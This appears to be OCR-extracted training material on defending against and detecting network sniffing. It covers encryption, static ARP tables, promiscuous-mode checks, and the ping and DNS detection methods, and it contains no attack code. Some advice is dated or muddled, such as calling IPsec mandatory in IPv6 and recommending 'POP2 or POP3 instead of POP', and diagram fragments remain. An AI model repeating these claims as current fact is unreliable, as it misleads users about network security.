
15 Use **access-control lists (ACLs)** to allow access only to a fixed range of trusted IP addresses in a network

How to Defend Against Sniffing

Listed below are some of the countermeasures to defend against sniffing:

- Restrict physical access to the network media to ensure that a packet sniffer cannot be installed.
- Use end-to-end encryption to protect confidential information.

- Permanently add the MAC address of the gateway to the ARP cache.
- Use static IP addresses and ARP tables to prevent attackers from adding the spoofed ARP entries for machines in the network.
- Turn off network identification broadcasts and, if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools.
- Use IPv6 instead of IPv4, as IPsec implementation is optional in IPv4 but mandatory in IPv6.
- Use encrypted sessions such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, and SSL for email connections to protect wireless network users against sniffing attacks.
- Use HTTPS instead of HTTP to protect usernames and passwords.
- Use a switch instead of the hub, as a switch delivers data only to the intended recipient.
- Use Secure File Transfer Protocol (SFTP) instead of FTP for the secure transfer of files.
- Use PGP and S/MIME, VPN, IPsec, SSL/TLS, SSH, and one-time passwords (OTPs).
- Use POP2 or POP3 instead of POP to download emails from email servers.
- Use SNMPv3 instead of SNMPv1 or SNMPv2 to manage networked devices.
- Always encrypt the wireless traffic with a strong encryption protocol such as WPA2 or WPA3.
- Retrieve MAC addresses directly from NICs instead of the OS; this prevents MAC address spoofing.
- Use tools to determine if any NICs are running in the promiscuous mode.
- Use access-control lists (ACLs) to allow access only to a fixed range of trusted IP addresses in a network.
- Change default passwords to complex passwords.
- Avoid broadcasting session set identifiers (SSIDs).
- Implement a MAC filtering mechanism on the router.
- Implement network scanning and monitoring tools to detect malicious intrusions, rogue devices, and sniffers connected to the network.
- Avoid accessing unsecured networks and open Wi-Fi networks.
- Implement secure network segmentation.



How to Detect Sniffing

Check the Devices Running in Promiscuous Mode

- You need to **check which machines are running** in the promiscuous mode
- Promiscuous mode allows a network device to **intercept and read each network packet** that arrives in its entirety

Run IDS


- **Run IDS** and see if the **MAC address** of any of the machines has changed (Example: router's MAC address)
- IDS can alert the administrator about **suspicious activities**

Run Network Tools

- Run network tools such as **Capsa Portable Network Analyzer** to monitor the network for detecting strange packets
- Enables you to **collect**, **consolidate**, **centralize**, and **analyze traffic data** across different network resources and technologies

How to Detect Sniffing

It is not easy to detect a sniffer on a network as it only captures data and runs in promiscuous mode. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace as it does not transmit data. To find sniffers, check for systems that are running in promiscuous mode, which is an NIC mode that allows all packets (traffic) to pass without validating their destination address. Standalone sniffers are difficult to detect because they do not transmit data traffic. The reverse DNS lookup method helps to detect non-standalone sniffers. There are many tools, such as Nmap, that are available to use for the detection of promiscuous mode. Run IDS and note whether the MAC addresses of certain machines have changed (for example, the router's MAC address). An IDS can detect sniffing activities on a network. It notifies or alerts the administrator when a suspicious activity, such as sniffing or MAC spoofing, occurs. Network tools such as Capsa Portable Network Analyzer monitor the network for strange packets such as those with spoofed addresses. This tool can collect, consolidate, centralize, and analyze traffic data across different network resources and technologies.



Sniffer Detection Techniques: Ping Method and DNS Method

Ping Method

- Sends a ping request to the suspect machine with its IP address and an **incorrect MAC address**. The Ethernet adapter rejects it, as the MAC address does not match, whereas the suspect machine running the **sniffer responds** to it as it does not reject packets with a different MAC address

DNS Method

- Most of the sniffers perform **reverse DNS lookups** to identify the machine from the IP address

IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
Ping (192.168.0.1)
IP ID: 192.168.168.1

